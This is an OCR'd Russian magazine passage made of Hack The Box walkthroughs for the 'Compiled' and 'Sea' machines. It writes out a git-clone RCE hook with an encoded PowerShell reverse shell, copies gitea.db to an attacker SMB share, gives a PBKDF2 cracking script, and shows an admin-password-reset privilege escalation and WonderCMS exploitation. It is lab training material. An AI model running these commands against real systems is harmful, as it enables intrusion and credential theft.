


Содержимое файла app.py



Главная страница сайта compiled.htb:5000


Из README проекта Calculator можно узнать об используемой версии Git — 2.45.0.



Описание проекта Calculator

ТОЧКА ОПОРЫ

Первым делом стоит проверить, есть ли для обнаруженной версии продукта готовые эксплоиты. Отправляемся на поиски в Google.




Поиск эксплоитов в Google

Версия Git 2.45.0 содержит уязвимость CVE-2024-32002, которая может привести к удаленному выполнению кода во время клонирования репозитория. Чтобы это сработало, необходимо сделать репозиторий с подмодулями так, чтобы можно было записывать файлы не в рабочее дерево подмодуля, а в каталог `.git/`. Это позволяет сделать хук, который будет выполняться во время операции клонирования, не давая пользователю возможности проверять исполняемый код.

WWW

Подробный разбор уязвимости: Exploiting CVE-2024-32002: RCE via git clone.

Для эксплуатации уязвимости зарегистрируемся в Gitea и создадим два репозитория: `r1` и `r2`.



Репозитории в Gitea

Теперь приступим к эксплуатации уязвимости.

Настраиваем Git.

```
git config --global protocol.file.allow always
git config --global core.symlinks true
git config --global init.defaultBranch main
```

Клонируем первый репозиторий и создаем хук, который выполнит реверс-шелл на PowerShell.

```
git clone http://10.10.11.26:3000/ralf/r1.git
cd r1

mkdir -p y/hooks
cat >y/hooks/post-checkout <<EOF
#!bin/sh
powershell -e JABjAGw.....KAApAA==
EOF
chmod +x y/hooks/post-checkout
```

Коммитим и пушим изменения в репозитории.

```
git add y/hooks/post-checkout
git commit -m "post-checkout"
git push
cd ..
```

Теперь клонируем второй репозиторий и добавляем в него первый репозиторий как подмодуль.

```
git clone http://10.10.11.26:3000/ralf/r2.git
cd r2

git submodule add --name x/y "git clone http://10.10.11.26:3000/ralf/
r1.git" A/modules/x
git commit -m "add-submodule"
```


Создаем симлинк на .git и обновляем индекс репозитория. Затем коммитим и пушим изменения в репозитории.

```
printf ".git" >dotgit.txt
git hash-object -w --stdin <dotgit.txt >dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" >index.info
git update-index --index-info <index.info

git commit -m "add-symlink"
git push
```

Когда все готово, открываем листенер для реверс-шелла:


```
rlwrap nc -nlvp 4321
```

И отправляем ссылку на второй репозиторий через сайт Compiled.



Страница сайта Compiled


Мгновенно получаем сессию пользователя Richard.



Сессия пользователя Richard


ПРОДВИЖЕНИЕ

На хосте установлен сервис Gitea, так что попробуем собрать учетные данные. Gitea установлен в каталоге `C:\Program Files`.



Содержимое каталога C:\Program Files

В каталоге `data` службы есть файл базы данных `gitea.db`.




Содержимое каталога data

Чтобы скачать файл с удаленного сервера, запустим на своем хосте SMB-сервер из набора **impacket** и скопируем файл на эту шару.


```
smbserver.py -smb2support test .
```

```
copy gitea.db \\10.10.16.29\test\
```



Логи SMB-сервера

В файле базы данных сразу попробуем найти учетные данные, поэтому проверим таблицу `user`. В этой таблице находим ключевую информацию пользователей.



Содержимое файла базы данных

Попробуем пробрутить хеши PBKDF2. Строка `pbkdf2$50000$50` говорит о том, что хеш PBKDF2 имеет 50 000 итераций и длину 50 байт. Но при запуске **hashcat** с указанием нужного типа хешей получаем ошибку too long.


Попробуем набросать свой простенький скрипт для перебора пароля по словарю. Хеш и соль для пользователя `emily` берем из файла базы.

```
import hashlib
import binascii

dict = 'rockyou.txt'
key = '
97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead4
0330b2aa6aaf1f33621d0d73228fc16
'
salt = binascii.unhexlify('227d873cca89103cd83a976bdac52486')
dklen = 50
iterations = 50000

with open(dict, 'r', encoding='utf-8') as f:
    for line in f:
        password = line.strip().encode('utf-8')
        hashC = hashlib.pbkdf2_hmac( hash_name='sha256', password=
password, salt=salt, iterations=iterations, dklen=dklen )
        hashT = binascii.unhexlify(key)

        if hashC == hashT:
            print("Hash cracked: " + password.decode())
            break
```


Результат работы скрипта

Пароль оказался очень легкий. Неужели он используется и в системе? Оказалось, что да: успешно подключаемся по WinRM и получаем первый флаг.

```
evil-winrm -u emily -p 12345678 -i 10.10.11.26
```



Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Так как WinRM использует тип логона 3 (Network), сессия будет ограничена. Чтобы получить логон типа 2 (Interactive), запустим листенер:

```
rlwrap nc -nlvp 4321
```

И теперь выполним реверс-шелл через скрипт **RunasCs**, который по умолчанию использует тип логона 2 для новых процессов.


```
r.exe emily 12345678 cmd.exe -r 10.10.16.29:4321
```



Запуск реверс-шелла

Дальше я потратил некоторое время на поиск пути повышения привилегий. Он отыскался, когда я стал проверять версии установленного ПО.


```
wmic product get name,version
```



Установленное ПО

На хосте установлено много средств разработки, но обратим внимание на компоненты VS версии 16.10. Проверим версию Microsoft Visual Studio 2019.

```
"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.
exe" -property catalog_productDisplayVersion
```




Версия Microsoft Visual Studio

У нас версия `16.10.0`, а в Visual Studio 2019 до версии `16.11.33` есть баг за номером CVE-2024-20656. Сервис VSStandardCollectorService150, который служит для диагностики Visual Studio и работает в контексте `NT AUTHORITY\SYSTEM`, можно использовать для сброса DACL произвольного файла, что приводит к повышению привилегий. Полный разбор этого бага есть на сайте MDSec, а мы возьмем готовый эксплоит и внесем небольшие правки.


Первым делом изменим путь к файлу `VSDiagnostics.exe` в переменной `cmd` на следующий:

```
C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Team
Tools\DiagnosticsHub\Collector\VSDiagnostics.exe
```



Исходное значение переменной cmd

Затем найдем функцию `cb1` и внутри `CopyFile` изменим путь к файлу, который будет выполнен в контексте `SYSTEM`.




Исходный код функции cb1

Вместо `cmd.exe` укажем исполняемый файл `change.exe`, который просто сменит пароль администратора. Скомпилируем его из исходного кода.

```
#include <stdlib.h>
int main()
{
    system("net user administrator rrRR__11");
    return 0;
}
```

```
x86_64-w64-mingw32-gcc change.c -o change.exe
```

Загружаем файл `change.exe` и собранный эксплоит на сервер, после чего запускаем.



Эксплуатация уязвимости

Теперь подключаемся по WinRM от имени администратора и читаем последний флаг.

Флаг рута

Машина захвачена!

ВЗЛОМ

HTB SEA

Sea

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	10 Aug 2024	Easy	20

Эксплуатируем уязвимость в WonderCMS

Сегодня я покажу процесс захвата очередного веб-сайта — на этот раз работающего на CMS под названием Wonder. Мы посканируем сайт на предмет интересных артефактов, а затем проэксплуатируем XSS, чтобы установить модуль и получить RCE. При повышении привилегий заюзаем OS Command Injection в сервисе для контроля логов.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Sea с учебной площадки Hack The Box. Уровень задания — легкий.

> **WARNING**
> Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА


Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.28    sea.htb
```

И запускаем сканирование портов.

> ### Справка: сканирование портов
> Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
>
> Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '
> ' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for sea.htb (10.10.11.28)
Host is up (0.55s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Sea - Home
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:


- 22 — служба OpenSSH 8.2p1;
- 80 — веб-сервер Apache 2.4.41.




Главная страница сайта

ТОЧКА ВХОДА

Идем смотреть сайт и на странице How to participate находим ссылку на `contact.php`.



Содержимое страницы How to participate



Содержимое страницы contact.php

На странице `contact.php` есть форма связи, где можно отправить ссылку на сайт. Пока оставим форму и попробуем узнать больше о сайте, поискав страницы, на которые нет ссылок.


> ### Справка: сканирование веба с feroxbuster
> Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю feroxbuster.
>
> При запуске указываем следующие параметры:
>
> - `-u` — URL;
> - `-w` — словарь (я использую словари из набора SecLists);
> - `-t` — количество потоков;
> - `-d` — глубина сканирования.

Запускаем **feroxbuster**:

```
feroxbuster -u http://10.10.11.28/ -w files_interesting.txt -d 1 -t
128
```

Но ничего интересного найти не удалось.


Попробуем еще определить, какие используются технологии. Просматривая ответ сервера в Burp History, я нашел ссылку на файл `style.css`.



Burp History

Обычно каталог `/css` расположен в корне сайта, поэтому просканируем файлы и директории в каталоге `/themes/bike/`. В нем и находим файл `README.md`.


```
feroxbuster -u http://10.10.11.28/themes/bike/ -w files_interesting.
txt -d 1 -t 128
```



```
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/dump.log
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/install.txt
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/log.txt
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/members.log
200      GET       15l       50w      318c http://10.10.11.28/themes/bike/README.md
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/pi.php5
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/restart.json
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/sftp-config.json
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/sitemap.xml
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/.spamassassin
```

Результат сканирования файлов


Из содержимого `README.md` узнаём об использовании WonderCMS.



```
# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
![Theme preview](/preview.jpg)

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
```


Содержимое файла README.md

Это опенсорсная система управления контентом, можем сразу же заглянуть в ее репозиторий на GitHub.




Репозиторий на GitHub

Первым делом найдем, где в коде можно посмотреть версию, а затем просмотрим ее в том же файле на сервере. Текущая версия записана в файле `version` в корневом каталоге CMS.




Последняя версия CMS



Используемая версия CMS

Мы имеем дело с довольно старой версией — WonderCMS 3.2.0. Поэтому первым шагом поищем информацию об известных уязвимостях в ней и готовые эксплоиты.



Поиск эксплоитов в Google

Из Google сразу же узнаём об уязвимости CVE-2023-41425 и получаем для нее готовые эксплоиты.


Продолжение статьи →

HTB SEA

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ В WONDERCMS

ТОЧКА ОПОРЫ


Уязвимость позволяет атакующему удаленно выполнить произвольный код с помощью специального сценария, загружаемого в компонент `installModule`. Удобно, что весь процесс эксплуатации автоматизирован и собран в одном эксплоите. Скачиваем и запускаем питоновский файл. При запуске указываем URL сайта, а также хост и порт для реверс-шелла.



Запуск эксплоита


В выводе присутствует XSS-нагрузка, которую необходимо отправить в форме связи на сайте. Но предварительно запустим листенер:

```
pwncat-cs -lvp 4321
```



